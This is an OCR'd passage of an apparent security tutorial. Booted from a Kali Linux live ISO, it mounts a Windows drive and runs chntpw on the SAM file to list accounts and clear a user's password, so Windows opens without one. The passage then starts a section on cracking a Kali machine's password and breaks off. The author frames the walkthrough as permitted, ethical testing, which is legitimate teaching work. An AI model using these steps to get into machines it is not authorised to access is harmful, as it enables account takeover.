

root@kali: /media/kali/8EA019B0A019A02F/Windows/System32/config
File Actions Edit View Help
COMPONENTS.LOG2
DEFAULT
DEFAULT.LOG
DEFAULT.LOG1
DEFAULT.LOG2
Journal
RegBack
SAM
SAM.LOG
SAM.LOG1
SAM.LOG2
SECURITY
SECURITY.LOG
SECURITY.LOG1
SECURITY.LOG2
SOFTWARE
SOFTWARE.LOG
SOFTWARE.LOG1
SOFTWARE.LOG2
SYSTEM
SYSTEM.LOG
SYSTEM.LOG1
SYSTEM.LOG2
systemprofile
TxR
(root㉿kali)-[/media/kali/8EA019B0A019A02F/Windows/System32/config]
#

- **Type-** chntpw -l SAM







- **Type-** chntpw -u sachet SAM




- Select the option if you want to proceed if you want to proceed




- Password cleared!







- Now Quit




- To save the changes, type “y” and press Enter.




- Now Shut Down




- Next, open the Settings section.
- Select Kali-linux live ISO image file
- Remove -Kali-linux live ISO image file
- Click OK




- Start the Windows machine again.





• You can now open Windows without entering a password




Conclusion:
This method proves one old truth: weak passwords are still the weakest link. When used ethically and with permission, it helps improve system security—not break it. Question the lock before trusting the door

Cracking the Kali Linux Machine Password


How to do it -:

- Start your attacker machine (Kali Linux)

